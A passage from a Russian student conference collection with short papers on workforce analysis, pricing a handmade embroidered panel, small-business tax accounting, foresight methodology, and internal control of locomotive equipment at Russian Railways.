1. Тяпухин А.П., Тарасенко Е.А. Логистическая система: сущность, структура, варианты и алгоритм функционирования // European Social Science Journal = Европейский журнал социальных наук, - 2014. - № 1(40). - С. 420-427.

АНАЛИЗ ОБЕСПЕЧЕННОСТИ ПРЕДПРИЯТИЯ ТРУДОВЫМИ РЕСУРСАМИ

Тенюкова Е.С., Чекулдова С.В.

Самарский государственный университет путей сообщения

В современном мире эффективность использования производственных фондов, сырья, улучшение качества и структуры выработанной продукции зависят как от количества работающих, так и от уровня их квалификации. Компания сама определяет общую численность работников, их профессиональный и квалификационный состав, утверждают штаты. Нехватка квалифицированных рабочих может оказывать отрицательное влияние на качество и динамику объема продукции.

Кадры или трудовые ресурсы предприятия - это совокупность работников различных профессионально - квалификационных групп, занятых на предприятии и входящих в его списочный состав. Рабочий персонал организации делится на 2 категории: 1) промышленно-производственный персонал, занятый производством и его обслуживанием; 2) непромышленный персонал, занятый в основном в социальной сфере деятельности предприятия.

От обеспеченности предприятия трудовыми ресурсами и эффективности их использования зависят объем и своевременность выполнения всех работ, степень использования оборудования и как следствие – объем производства продукции, ее себестоимость, прибыль и ряд других экономических показателей.

Основными задачами анализа является: 1) изучение обеспеченности предприятия и его структурных подразделений персоналом по количественным и качественным параметрам; 2) оценка эффективности использования рабочих на предприятии; 3) выявление резервов более полного и эффективного использования рабочих предприятия. В процессе анализа фактическая ССЧ отдельных категорий сопоставляется с плановой в абсолютном выражении и в процентах к соответствующей базе.

Наиболее важный этап в анализе обеспеченности предприятия трудовыми ресурсами – изучение ее движения. Коэффициенты движения кадров не планируются, поэтому их анализ производится сравнением показателей отчетного года с показателями предыдущего года. Текучесть рабочих играет большую роль в деятельности предприятия. Постоянные кадры, длительное время работающие на предприятии, совершенствуют свою квалификацию, осваивают смежные профессии, быстро ориентируются в любой нетипичной обстановке и т.д. Коэффициенты постоянства и стабильности кадров отражают уровень оплаты труда и удовлетворенность работников условиями труда, трудовыми и социальными льготами.

Показатели обеспеченности предприятия работниками еще не характеризуют степень их использования, влияющими на объем выпускаемой продукции. Выпуск продукции зависит не столько от численности работающих, сколько от количества затраченного на производство труда, определяемого количеством рабочего времени, от эффективности общественного труда, его производительности.

Библиографический список:

- 1.Абрютина М. С., Грачев А. В. Анализ финансово-экономической деятельности предприятия : учеб. пособие. М. : Дело и Сервис, 2000.
- 2.Зайцев Н. Л. Экономика организации и управление предприятием : учеб. пособие. 2-е изд., испр. и доп. М. : ИНФРА-М, 2011.

ОБОСНОВАНИЕ МЕТОДА ЦЕНООБРАЗОВАНИЯ В ПРОИЗВОДСТВЕ ИЗДЕЛИЙ ДЕКОРАТИВНО-ПРИКЛАДНОГО ТВОРЧЕСТВА

Третьякова В.В., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

Цена является одним из основных факторов, влияющих на размер получаемой прибыли, а также на ряд других количественных и качественных показателей работы: рентабельность, оборот, конкурентоспособность, долю рынка и т.д. Более того, устанавливая тот или иной уровень цены, предприятие может достичь различных целей в зависимости от сложившейся ситуации на рынке: выживаемость фирмы, максимизация темпов роста, увеличение объемов продаж, стабилизация или рост рыночной доли и т.д.

Решения, принимаемые в области ценообразования, относятся к наиболее сложным и ответственным, поскольку они способны не просто ухудшить показатели финансово-хозяйственной деятельности, но и привести к банкротству. Кроме этого, ценовые решения могут иметь долговременные последствия для потребителей, дилеров, конкурентов, многие из которых сложно предвидеть и, соответственно, оперативно предотвратить нежелательные тенденции после их проявления. Это особенно актуально в нынешних российских условиях, когда вследствие снижения покупательской способности и увеличивающейся конкуренции на рынке для успешной деятельности предприятия наибольшее значение приобретает выбор эффективного метода ценообразования.

Различаются следующие методы расчета цен: 1) затратные, ориентированные на издержки производства; 2) рыночные или маркетинговые, учитывающие состояние рынка; 3)

нормативно-параметрические, учитывающие нормативы затрат на обеспечение технико-экономических параметров продукции.

Сущность метода, ориентированного на определение полных издержек, состоит в суммировании совокупных издержек (переменных с постоянными) и необходимой прибыли. Метод полных затрат наиболее востребован на предприятиях с выраженной товарной дифференциацией для расчета цен традиционных товаров, а также для установления цен на совершенно новые товары, не имеющие ценовых прецедентов. Данный метод наиболее эффективен при расчете цен на товары пониженной конкурентоспособности. Преимуществами метода являются: простота сбора информации и проведения расчетов; отсутствие необходимости корректировки цены при изменении рыночной конъюнктуры; надежность, т.к. информация о затратах подтверждается документами бухгалтерского учета.

Недостатки затратного метода ценообразования сводятся к следующему: не учитывается спрос на товар, конкуренция на рынке, что повышает коммерческие риски реализации; условность отнесения на себестоимость постоянных (накладных) расходов, являющихся расходами по управлению предприятием в целом, а не расходами для производства данного товара, что искажает подлинный вклад товара в доход предприятия. Сфера применения затратных методов весьма широка: для определения начальной, базовой цены товара и для обоснования цены при выходе на рынок или организации его выпуска на предприятии. Обычно затратное ценообразование применяется в следующих рыночных нишах: производство и продажа товаров монополиями (монопольный рынок); частичное производство и продажа товаров в условиях олигополистического рынка (особенно при сговоре о единой ценовой политике); при позаказном производстве товаров с учетом потребностей покупателей на основе договорных цен; при значительном дефиците продукции на рынке; в локально изолированной нише рынка (при отсутствии транспортных связей, в связи с неблагоприятными условиями погоды и т.п.); при продаже продукции на неэффективных и несовершенных конкурентных рынках.

При использовании методов рыночного ценообразования производственные затраты рассматриваются предприятием лишь как ограничительный фактор, ниже которого реализация данного товара экономически невыгодна. Предприятия, использующие рыночные методы с ориентацией на потребителя, учитывают в своей практике ценообразования сложившийся уровень спроса на товар, эластичность спроса, ценностное восприятие потребителем их продукции. С позиций экономической науки ценность определяется как общая экономия или удовлетворение, получаемое покупателем в результате потребления приобретенного им блага, т.е. польза, которую это благо ему приносит. В маркетинге под воспринимаемой ценностью понимается оценка желанности блага, которая в денежном выражении превышает ценность этого блага. В данном случае в основе измерения лежат соотношения полезности и цены благ, которые являются реально доступными покупателю среди альтернативных вариантов.

Методы ценообразования, основанные на воспринимаемой ценности товара, базируются на величине экономического эффекта, получаемого потребителем за время использования товара. К данной подгруппе методов можно отнести: расчет экономической ценности и метод оценки максимально приемлемой цены. Этапы расчета цены по методу экономической ценности товара: определение цены (или затрат), связанной с использованием того блага (товара или технологии), которое покупатель склонен рассматривать как лучшую из реально доступных ему альтернатив; определение всех параметров, которые отличают товар как в лучшую, так и в худшую сторону от товара-альтернативы; оценка ценности для покупателя различий в параметрах данного товара и товара-альтернативы; суммирование цены безразличия и оценок положительной и отрицательной ценности отличий данного товара от товара-альтернативы.

Панно полиптих выполняется в технике золотого шитья по мотивам образа мирового древа в культурах многих народов мира. Практическая значимость работы состоит в том, что данное произведение вносит вклад в развитие декоративно-прикладного искусства как

предмет творческого осмысления древних символов, выполненный в традиционной технике строчевой вышивки современными материалами. Особенно актуально панно для оформления современного интерьера.

При составлении сметы затрат на изготовление панно полиптих использовалась группировка по экономическим элементам: материальные затраты (багет, замша, нитки шелковые золотые и серебряные, сутаж золото и серебро, шнуры золотые и серебряные, бисер четырех цветов, бусины, канитель, иглы, клей, подрамник), затраты на оплату труда работников, страховые взносы, прочие затраты. Амортизационные отчисления ввиду неявного характера данных затрат не учитывались в качестве отдельного элемента.

Таблица 1 - Смета затрат на изготовление панно полиптих

№	Показатель	Ед.изм.	Кол-во	Цена, руб.	Стоимость, руб.
1.	Материальные затраты:	руб.			3 845,00
2.	ФЗП	час.	352	186,75	65 734,94
3.	Начисление на ФЗП	руб.			19 720,48
4.	Прочие расходы (30% от материальных затрат)	руб.			1 153,50
	<i>Итого себестоимость (1+2+3+4)</i>	<i>руб.</i>			<i>90 453,92</i>
5.	Прибыль (20% от себестоимости)	руб.			18 090,78
	Всего стоимость	руб.			108 544,71

В смете затрат на производство изделия (табл. 1), наибольший удельный вес в цене приходится на оплату труда со страховыми взносами (85 455,42 руб. или 78,7 %), т.е. данное производство является трудоемким. Предполагается использовать ручной труд квалифицированных вышивальщиц в количестве 352 часов рабочего времени. В составе материальных затрат наибольшую часть составляет стоимость багета (46,8 %). В сфере производства изделий ручной работы чаще всего применяются два метода формирования цены: по рынку и «как предмет искусства», то есть по уникальности. Если работа уникальна, то цена на произведение искусства может быть очень высокой. А если цена формируется «по рынку», то имеется в виду не рынок массового спроса на изделия промышленности, а рынок изделий, выполненных по индивидуальному заказу. На данном рынке есть конкуренция между самими мастерами ручной работы. В этом случае на практике применяется метод «по средней цене» между мастерами, работающими в одной технике и со сходным уровнем качества. Устанавливая цену проектируемого изделия на среднерыночном уровне, продавец также достигает согласия с покупателем по цене.

В качестве изделий, аналогичных проектируемому панно полиптих, выбрано два изделия (аналог 1 и аналог 2), продающихся на рынке. Аналог 1 - панно из 4 частей с масштабом каждого 45х60 (см). Аналог 2 имеет масштабиз 4 панно 50х50 (см).

Таблица 2 - Расчет цены панно полиптих по рыночному методу

Характеристики	Аналог 1 с наименьшей стоимостью	Аналог 2 с наибольшей стоимостью	Проектируемое изделие	Отклонение
Цена, руб.	85 000	120 000	102 500	± 17 500
Долговечность, бал.	8	10	10	(+2) - 0
Экологичность, бал.	9	9	10	(+1) - (+1)
Эстетичность, бал.	9	10	10	(+1) - 0
Всего:	26	29	30	(+4)-(+1)

Разница баллов по неценовым критериям проектируемого изделия по сравнению с баллами аналогов равна 3 (4-1), что означает отклонение средней цены в сторону повышения на

3 балла, разница в стоимости аналогов 17 500 рублей, определяем цену балла: $17\,500 / 4 = 4\,375$ руб. Далее находится сумма повышения цены изделия по сравнению со средней в соответствии с отклонением по балльным критериям: $4\,375 \cdot 3 = 13\,125$ руб. Следовательно, цена проектируемого изделия по рыночному методу составит: $102\,500 + 13\,125 = 115\,625$ руб.

Сравнивая полученную цену с ценой, рассчитанной по затратному методу, видим, что последняя ниже, значит, рыночной ценой затраты на производство покрываются полностью, и за счет возвращения затрат возможно начинать новое производство.

При формировании цены по рыночному методу с учетом цен конкурентов и сравнения проектируемого изделия с изделиями-аналогами получается прибыль, превышающая прибыль при затратном методе, на 7 080,29 руб. и составляющая 25 171 руб. Таким образом, рекомендуется установить цену панно полиптих на уровне 115 625 руб., при которой покрываются все затраты и обеспечивается прибыль в размере 25 171 руб., что соответствует рентабельности производства на уровне 28,4 % и рентабельности продаж на уровне 22,2 %.

Библиографический список:

1. Цены и ценообразование: Учебник / Под редакцией проф. В.Е. Есипова. СПб.: «Питер», 2005
2. Васильев, В.Н. Основы маркетинга. Ульяновск, 2002
3. Ларионов, В.Т. Анализ безубыточности в маркетинговой деятельности/ В.Т. Ларионов, М.Н. Скрипникова//Маркетинг в России и за рубежом. 2000. № 1
4. Липсиц, И.В. Коммерческое ценообразование: Учебник. – М.: Издательство БЕК, 2005

ОСОБЕННОСТИ ВЕДЕНИЯ НАЛОГОВОГО УЧЕТА СУБЪЕКТАМИ МАЛОГО ПРЕДПРИНИМАТЕЛЬСТВА

Туспиякова Т.В., Шлюндт Л.И., Дарбека Е.М.

Федеральное государственное бюджетное образовательное учреждение высшего образования «Хакасский государственный университет им. Н.Ф. Катанова»

Для субъектов малого предпринимательства налоговый учет является одним из важнейших элементов учетной политики, и обобщает всю необходимую информацию для правильного определения налогооблагаемой базы по видам налоговых платежей.

В настоящее время у всех субъектов хозяйственной жизни существует возможность применения специальных режимов налогообложения, однако предприятия не осмеливаются их использовать, в большинстве случаев из-за системы исчисления и уплаты НДС. В случае, когда поставщиком для малого предприятия являются организации, которые применяют общую систему налогообложения, тогда эти компании имеют право на получение вычета по НДС. При этом вычет может быть предоставлен только плательщикам НДС, т.е. организации с УСН или ЕНВД сделать этого не могут. Неоднократно случаются ситуации, когда покупатели продукции готовы пойти на сделку исключительно при условии, если предприятие платит данный налог. Таким образом, при всем при том, что применяя ОСНО происходит увеличение трудовых затрат, и нередко величины налоговых отчислений, на практике общая система применяется организациями достаточно часто.

Любое малое предприятие имеет право на применение общего режима налогообложения на добровольной основе. Так, малое предприятие, применяющее ОСНО должно уплачивать определенное количество налогов, которые предусмотрены налоговым кодексом, такие как налог на прибыль, НДС, НДФЛ, налог на имущество, транспорт, землю и акцизы. Вместе с тем, индивидуальные предприниматели не уплачивают налог на прибыль, как организации, а являются плательщиками НДФЛ. Налогооблагаемую базу по НДФЛ индивидуальные предприниматели определяют на основании информации, отраженной в книге учета доходов и расходов. Данный документ служит предпринимателям для определения и уплаты НДФЛ и формой учета. Исчисление величины налога на доходы физических лиц происходит по окончании отчетного налогового периода по доходам от деятельности предпринимателя, которые были осуществлены в данном налоговом периоде. Согласно налоговому кодексу при определении величины налога учитывают лишь действительно полученные в распоряжение

предпринимателя доходы. Помимо этого, уплата НДС также является обязательным для ИП. Необходимо отметить, что законодательством РФ не предусмотрен какой-либо льготный порядок для организаций малого бизнеса. Как уже отмечалось ранее, ИП могут быть признаны плательщиками акцизов, при осуществлении деятельности, касающейся товаров, которые признаются законодательством подакцизными, социальных платежей и взносов в пенсионный фонд.

Из этого можно заключить, что отличительной чертой налогообложения индивидуальных предпринимателей является то, что законодательство рассматривает их как самостоятельных субъектов, оплачивающих НДФЛ, единого социального налога и взносов в пенсионный фонд, и как налогового агента, то есть субъекта, который наделен обязанностью уплаты в бюджет страны налогов физических лиц.

Предприниматели, которые применяют общую систему налогообложения (ОСНО), ведут учет хозяйственных операций в книге учета доходов и расходов по простой форме без применения плана счетов бухгалтерского учета. Юридические лица - субъекты малого предпринимательства имеют право применять общий режим налогообложения, так же как и предприниматели, в добровольном порядке. ОСНО юридические лица могут применять в отношении как всех видов деятельности организации, как и отдельных видов, в том случае, если по одному из видов деятельности субъект уплачивает Единый налог на вмененный доход. Под ОСНО подразумеваются федеральные, региональные, местные налоги и сборы, предусмотренные для налогоплательщиков ст. 13 – 15 НК РФ. Необходимо отметить, что в отношении ИП законодательство не требует ведения бухгалтерского учета, а в отношении предприятий такое требование является обязательным. При этом первичные документы бухгалтерского учета одновременно являются первичными документами налогового учета. Оборотом - сальдовые ведомости бухгалтерского учета применяются для формирования показателей аналитических регистров налогового учета. При применении организациями и индивидуальными предпринимателями упрощенной системы налогообложения (УСН) происходит освобождение их от всех соответствующих обязанностей налогоплательщика по некоторым налогам (например: от обязанности вести налоговый учет по налогу на прибыль). Предприятия и ИП, применяющие УСН, не признаются плательщиками НДС, за исключением налога на добавленную стоимость, подлежащего уплате в соответствии с НК РФ при ввозе товаров на таможенную территорию Российской Федерации. Организации и индивидуальные предприниматели, применяющие УСН, не выписывают своим покупателям счета-фактуры и осуществляют расчеты с покупателями без выделения в первичных документах сумм НДС. Согласно п. 1 ст. 346.14 НК РФ объектом налогообложения при УСН признаются доходы или доходы, уменьшенные на величину расходов. Выбор объекта налогообложения осуществляется самим налогоплательщиком, за исключением случая, предусмотренного п. 3 ст. 346.14 НК РФ. Согласно п. 2 ст. 346.14 НК РФ объект налогообложения не может меняться налогоплательщиком в течение трех лет с начала применения УСН. Согласно п. 6 ст. 346.18 НК РФ налогоплательщик, применяющий налогообложение доходов, уменьшенных на величину расходов, вправе уплачивать минимальный налог. Сумма минимального налога исчисляется в размере 1 % налоговой базы, которой являются доходы в соответствии со ст. 346.15 НК РФ. Если предприятие или ИП применяет ЕНВД, то в соответствии со статьей 346.29 НК РФ объектом налогообложения определяется ЕНВД - потенциально возможный доход налогоплательщика единого налога, рассчитываемый с учетом совокупности условий, непосредственно влияющих на получение указанного дохода, и используемый для расчета величины единого налога по установленной ставке. В соответствии с п. 2 ст. 346.29 НК РФ налоговой базой для определения суммы единого налога признается величина вмененного дохода, которая рассчитывается как произведение базовой доходности по определенному виду предпринимательской деятельности, исчисленной за налоговый период, и величины физического показателя, характеризующего данный вид деятельности.

Таким образом, можно сделать вывод, что субъектам малого предпринимательства необходимо учитывать особенности налогового учета для реализации их деятельности. Для на-

чала нужно выбрать подходящую систему налогообложения, при этом следует исходить из таких факторов, как масштаб деятельности предприятия, вид деятельности и других факторов. При применении УСН появится возможность ведения бухгалтерского учета в упрощенном виде. Кроме того, при выборе режима налогообложения следует сравнить налоговое бремя предприятия при применении ОСНО и УСН, и уже на основе проведенного сравнения сделать правильный выбор.

Библиографический список:

1. Налоговый кодекс Российской Федерации (часть первая) от 31.07.1998 N 146-ФЗ (ред. от 23.05.2016)
2. Налоговый кодекс Российской Федерации (часть вторая) от 05.08.2000 N 117-ФЗ (ред. от 03.07.2016)
3. Касьянова Г.Ю. Учет - 2016: бухгалтерский и налоговый / Г.Ю. Касьянова. - М.: АБАК, 2016. - 960 с.
4. Малис Н.И. Налоговый учет и отчетность: Учебник и практикум для академического бакалавриата / Н.И. Малис, Л.П. Грундел, А.С. Зинягина. - Люберцы: Юрайт, 2016. - 341 с.

ФОРСАЙТ, КАК ИНСТРУМЕНТ ВЫХОДА ИЗ КРИЗИСА

Фазлиахметова Д.А., Зюрина О.А.

Самарский государственный университет путей сообщения (СамГУПС)

Современная экономическая ситуация заставляет участников мирового рынка искать наиболее оптимальные пути выхода из кризиса, однако уже сейчас специалисты пытаются смоделировать жизнь нашего общества в посткризисный период и дать скорректированные прогнозы на будущее.

Методы и инструментари, используемые в области активного исследования будущего, достаточно многообразны. На одном полюсе сосредоточены попытки компьютерного моделирования существующих тенденций и их последствий. С другой стороны - достаточно большая группа методов, основывающаяся на знаниях экспертов, на разработке специальных процедур и приемов работы с экспертами. Цель таких методологических подходов - рассмотреть альтернативные возможности развития, сформировать представления о предпочтительных вариантах будущего. Исходя из высокой неопределенности внешних и внутренних рамок научно-технологического развития при формулировании задач прогнозных исследований, а также для построения возможных сценариев долгосрочного развития все чаще обращаются к возможности использования широко распространенной и активно используемой в развитых корпорации методологии активного исследования будущего - форсайту.

Методология форсайта отличается от традиционного прогнозирования, футурологии (изучения будущего) и стратегического планирования и не сводится к предсказанию: это методология организации процесса, направленного на создание общего у участников видения будущего, которое стремятся поддержать все заинтересованные стороны своими сегодняшними действиями. Таким образом, эта методология связана не с предсказанием будущего, а скорее с его формированием, что позволяет считать форсайт специфическим инструментом управления технологическим развитием, опирающимся на создаваемую в его рамках инфраструктуру.

Форсайт представляет собой значительно более комплексный подход, чем традиционное прогнозирование.

Во-первых, прогнозы, как правило, формируются узким кругом экспертов и в большинстве случаев ассоциируются с предсказаниями, малоуправляемых событий (прогноз курсов акций, погоды, спортивных результатов и др.). В рамках форсайта идет речь об оценке возможных перспектив инновационного развития, связанных с прогрессом науки и технологий, очерчиваются возможные технологические горизонты, которые могут быть достигнуты при вложении определенных средств и организации систематической работы, а также вероятные эффекты для экономики и общества.

Во-вторых, Форсайт всегда подразумевает участие (часто путем проведения интенсивных взаимных обсуждений) многих экспертов из всех сфер деятельности, в той или иной степени связанных с тематикой конкретного форсайт-проекта, а иногда и проведение опро-

сов определенных групп населения (жителей региона, молодежи и др.), прямо заинтересованных в решении проблем, обсуждающихся в рамках проекта.

Третье главное отличие Форсайта от традиционных прогнозов – нацеленность на разработку практических мер по приближению выбранных стратегических ориентиров.

Форсайт включает несколько этапов:

- Формирование целевого объекта.
- Формирование существенных условий, т.е. целевых показателей развития, отражающих качественные изменения деятельности компании и их количественное выражение.
- Сканирование. Предполагает формирование «карты сферы» (эксперты, компании), выбор методов исследования и проведение экспертных процедур и опросов.
- Альтернативы будущего. Предполагает выделение тенденций, которые можно спрогнозировать, выделение зон неопределенности и формирование возможных сценариев будущего для заблаговременного купирования неблагоприятных трендов.
- Планирование и Исполнение. Предполагает разработку и создание дорожных карт, включение всех необходимых источников в обсуждение будущего, изменение стратегии и действий заказчика форсайта (формирование новых проектов и программ).

В форсайт применяется комбинация различных методов, в число которых входят разработка сценариев, SWOT- анализ (оценка сильных и слабых сторон, возможностей и рисков), мониторинг Интернета, анализ взаимного влияния различных факторов, метод Дельфи (несколько этапов опроса экспертов с обратной связью) и т.д.

Выделяют пять поколений форсайта (от технологического к социально-экономическому форсайту):

1. Технологический Форсайт. Использовался для выявления перспектив технологического развития на основе внутренних закономерностей развития технологии
2. Использование Форсайта для определения перспектив развития технологий и рынков (с учетом их взаимного влияния)
3. Расширение оценки рыночных перспектив развития технологий за счет включения социальной составляющей, отражающей интересы и одновременно возможный вклад со стороны общества (различных социальных групп). Тематика Форсайт-проектов на этом этапе предполагала решение более широкого круга социально-экономических проблем
4. Трансформация технологического Форсайта с учетом вызовов глобализации (прежде всего глобальной конкуренции) в выявление перспектив развития инфраструктуры национальных инновационных систем и выработку соответствующих рекомендаций для государственной политики
5. Решение широкого круга структурных и иных проблем государственной политики. В последнее время они предполагают комплексное изучение различных аспектов развития научно-технологических, инновационных и социально-экономических систем.

Эффективность Форсайт-проекта напрямую зависит от задач, которые сформулированы на начальном этапе исследования и скорректированы в процессе их решения. Формирование системы задач долгосрочного прогнозирования социально-экономических процессов основано, как уже отмечалось, на одном из принципов Форсайт-исследования – разработке альтернативных вариантов развития событий для лиц, принимающих решения.

В настоящее время многофункциональность Форсайта, его эффективное применение при выборе научно-технологических приоритетов, оценке перспективных рынков, формировании комплекса мер социальной политики очевидны. С помощью Форсайта становится возможным создание коммуникационных площадок для выявления экспертного консенсуса относительно желаемого образа будущего, стратегии и комплекса мер, необходимых для его претворения в жизнь.

Распространение Форсайта сопряжено с расширением сферы исследования и необходимостью совершенствования методологии.

При выявлении научных исследований и технологических решений, способных обеспечить адекватный ответ на вызовы будущего, становится очевидным, что они отличаются

друг от друга прежде всего по относительной важности, наукоемкости, объему реализации, экономическим показателям и т.д. Между тем проблемы технической политики и рекомендации по освоению соответствующей технологии в компаниях редко бывают четко сформулированными и лаконичными. Чаще эти вопросы обсуждаются в более общих исследованиях, в которых, однако, отсутствует детальный перечень критически важных технологий. Поэтому возникает необходимость в комплексном подходе к изучению научно-технологических перспектив.

Методология форсайта применяется сегодня не только развитыми странами для формирования стратегических направлений научно-технологических исследований и их поддержки в рамках одной конкретной страны.

Сегодня появляется все больше примеров применения этой технологии активного исследования будущего в рамках объединенных блоков стран крупными мировыми корпорациями с привлечением ведущих экспертов стран, оказывающих существенное влияние на развитие соответствующей отрасли.

Кризис расширяет возможности внедрения новых технологий управления странами, регионами, кластерами. Форсайт проводят, чтобы повлиять на будущее, сформировать его, а не для того, чтобы его предсказывать. Применение технологии форсайта помогает изменить существующую организацию, создать новую оптимальную систему, способную устранить или решить насущные проблемы в рамках созданного сценария или плана.

Библиографический список:

1. Соколов, А.В. Форсайт: взгляд в будущее // Форсайт – 2007.
2. Бруммер, В., Коннола, Т., Сало, А. Многообразие в Форсайт-исследованиях. // Форсайт – 2010
3. Елифанова Н.Ш. От Форсайт-исследований к Форсайт - организациям // Актуальные проблемы экономики и права. 2011. № 4.
4. Гапоненко Н.В. За линию горизонта: использование форсайта для исследования будущего и разработки адаптивных стратегий // Экономические стратегии. 2010.
5. Калужский М.Л. Экономическая динамика: институты, системы и самоорганизация // Экономический анализ: теория и практика. 2014. № 5 (356).
6. Пыжикова Н.И., Титова Е.В. Методика применения технологии форсайта как эффективного инструмента планирования // Успехи современной науки. 2016.

ОСОБЕННОСТИ БУХГАЛТЕРСКОГО УЧЕТА И ВНУТРЕННЕГО КОНТРОЛЯ ЛИНЕЙНОГО ОБОРУДОВАНИЯ

Фролова К.В., Ларюнина Е.В.

Иркутский государственный университет путей сообщения

Процессный подход является основополагающим принципом системы управления в ОАО «РЖД». В практике Холдинга процессный подход так же находит применение и во внутреннем контроле и аудите, что позволяет понять целостность существующих бизнес-процессов, проследить результат от проведения мероприятий, обеспечивающих выполнение поставленных задач.

Деятельность холдинга разделена на бизнес-блоки. Один из них – Железнодорожные перевозки и инфраструктура. Бизнес-блок является крупнейшим в холдинге по величине активов, инвестиций, задействованного персонала (70 %). Деятельность бизнес-блока обеспечивает соответствие услуг холдинга «РЖД» требованиям рынка и экономики по качеству и доступности перевозок, заказ на технологические инновации, создание условия для развития других бизнес-блоков холдинга «РЖД». От деятельности этого блока зависит 74 % доходов Холдинга.

Функцией бизнес-блока является содержание инфраструктуры и локомотивного парка железнодорожного транспорта общего пользования.

Деятельность в рамках бизнес-блока осуществляется структурными подразделениями ОАО «РЖД»: Центральной дирекцией инфраструктуры, Дирекцией тяги, Центральной дирекцией управления движением.

Важная роль в процессе управления отводится управлению рисками. Одним из основных рисков бизнес-блока «Железнодорожные перевозки и инфраструктура» является дефицит эксплуатируемого парка локомотивов на предъявленный объем перевозок. Последствиями реализации данного риска будут являться:

- а) нарушение безопасности движения вследствие эксплуатации локомотивов с ненормально изношенными узлами и деталями;
- б) рост количества отказов технических средств вследствие выхода перепробежных локомотивов за границу устойчивой эксплуатации;
- в) увеличение претензий по штрафам за нарушение сроков доставки грузов в связи с дефицитом эксплуатируемого парка.

Основными корректирующими мерами холдинга по минимизации наиболее значимых и вероятных рисков являются:

- а) пересмотр нормативной базы в части правил выполнения ремонтов тягового подвижного состава;
- б) снижение потребности в локомотивах за счет повышения качества использования подвижного состава;
- в) сокращение времени простоя в ремонте;
- г) увеличение объемов ремонта;
- д) внедрение эффективности технологий, направленных на повышение надежности и безотказности тягового подвижного состава.

Одним из подразделений, осуществляющих функции бизнес-блока Железнодорожные перевозки и инфраструктура, является Эксплуатационное локомотивное депо Чернышевск-Забайкальский – структурное подразделение Забайкальской дирекции тяги, входящей в состав Дирекция тяги - филиала ОАО «РЖД», к дополнительным видам деятельности которого относится предоставление услуг по ремонту, техническому обслуживанию и переделке железнодорожных локомотивов, трамвайных и прочих моторных вагонов и подвижного состава.

Система технического обслуживания и ремонта локомотивов ОАО «РЖД» предусматривает следующие виды планового технического обслуживания и ремонта: техническое обслуживание (ТО-1, ТО-2, ТО-3, ТО-4, ТО-5), текущий ремонт (ТР-1, ТР-2, ТР-3), средний ремонт (СР), капитальный ремонт (КР).

При проведении плановых видов ремонта локомотивов, а также при проведении неплановых ремонтах производится сменяемость линейного оборудования, в соответствии с установленными циклами ремонта (ТР-1, ТР-2, ТР-3) и технического обслуживания (ТО-2, ТО-3, ТО-5) локомотивов согласно технологическим процессам, а также при превышении допустимой нормы пробега локомотива. Линейное оборудование – материально-технические ресурсы, упитывающиеся на счете 10 «Материалы» и являющиеся составными частями локомотива, например, дизель и дизельное оборудование, колесные пары, компрессоры и др.

Для наиболее полного представления о движении линейного оборудования на рисунке 1 представлена схема проводимых мероприятий по сервисному обслуживанию оборудования с поэтапным документооборотом. При этом в Общий центр обслуживания (ОЦО) отправляются следующие документы: товарно – транспортная накладная, извещение, требование – накладная М 11. На основании первичных документов в учете отражаются факты хозяйственной жизни, связанные с сервисным обслуживанием линейного оборудования.

Система внутреннего контроля в ОАО «РЖД» определяется совокупностью объектов и субъектов. Объектами системы внутреннего контроля являются финансово-хозяйственная деятельность подразделений ОАО «РЖД» и его бизнес- процессы. Состав субъектов системы внутреннего контроля определяется организационной структурой ОАО «РЖД».




Рисунок 1 – Схема документооборота, осуществляемого в процессе сервисного обслуживания линейного оборудования

Основными задачами системы внутреннего контроля в холдинге «РЖД» являются:

- а) обеспечение эффективности и результативности финансово- хозяйственной деятельности;
- б) обеспечение сохранности активов и экономичного использования ресурсов; • выявление рисков и управление ими;
- в) обеспечение достоверности и полноты бухгалтерской (финансовой) и иных видов отчетности;
- г) соблюдение законодательства и нормативных правовых актов Российской Федерации и нормативных документов ОАО «РЖД».

Одним из методов внутреннего контроля является инвентаризация. Инвентаризацию проводит специальная комиссия, назначенная приказом руководителя по форме ИНВ - 22.

В ходе инвентаризации проверяется наличие и состояние инвентарных карточек, инвентарных книг, описей и других регистров аналитического учета, наличие и состояние технических паспортов и другой технической документации, наличие документов на линейное оборудование, сданные или принятые организацией. При отсутствии документов необходимо обеспечить их получение и оформление. По окончании комиссия в присутствии начальника кладовой и материально ответственных лиц проверяет фактическое наличие линейного оборудования путем обязательного пересчета. Комиссия обязана осмотреть линейное оборудование и внести в описи форма ИНВ – 3: полное наименование, номенклатурные номера, серию, количество, заводские номера, стоимость, комплектацию. Инвентаризационные описи составляются отдельно по каждому виду оборудования. Результаты инвентаризации оформляются сличительной ведомостью по форме ИНВ – 19. В ней отражаются расхождения между данными бухгалтерского учета и инвентаризационной описью. Итоговой ведомостью учета результатов, выявленных при проведении инвентаризации является ведомость ИНВ - 26

Библиографический список:

1. Годовой отчет ОАО «РЖД» 2015 г.
2. Распоряжение ОАО «РЖД» от 23.01.2015 № 131р «Об утверждении Положения о системе внутреннего контроля в холдинге «РЖД»

3. Распоряжение ОАО «РЖД» от 02-07-2009 1399р «Об утверждении методики расчета ставок за предоставление локомотивов ОАО «РЖД» сторонним организациям»

4. Приказ Минфина РФ от 13.06.1995 N 49 (ред. от 08.11.2010) «Об утверждении Методических указаний по инвентаризации имущества и финансовых обязательств»

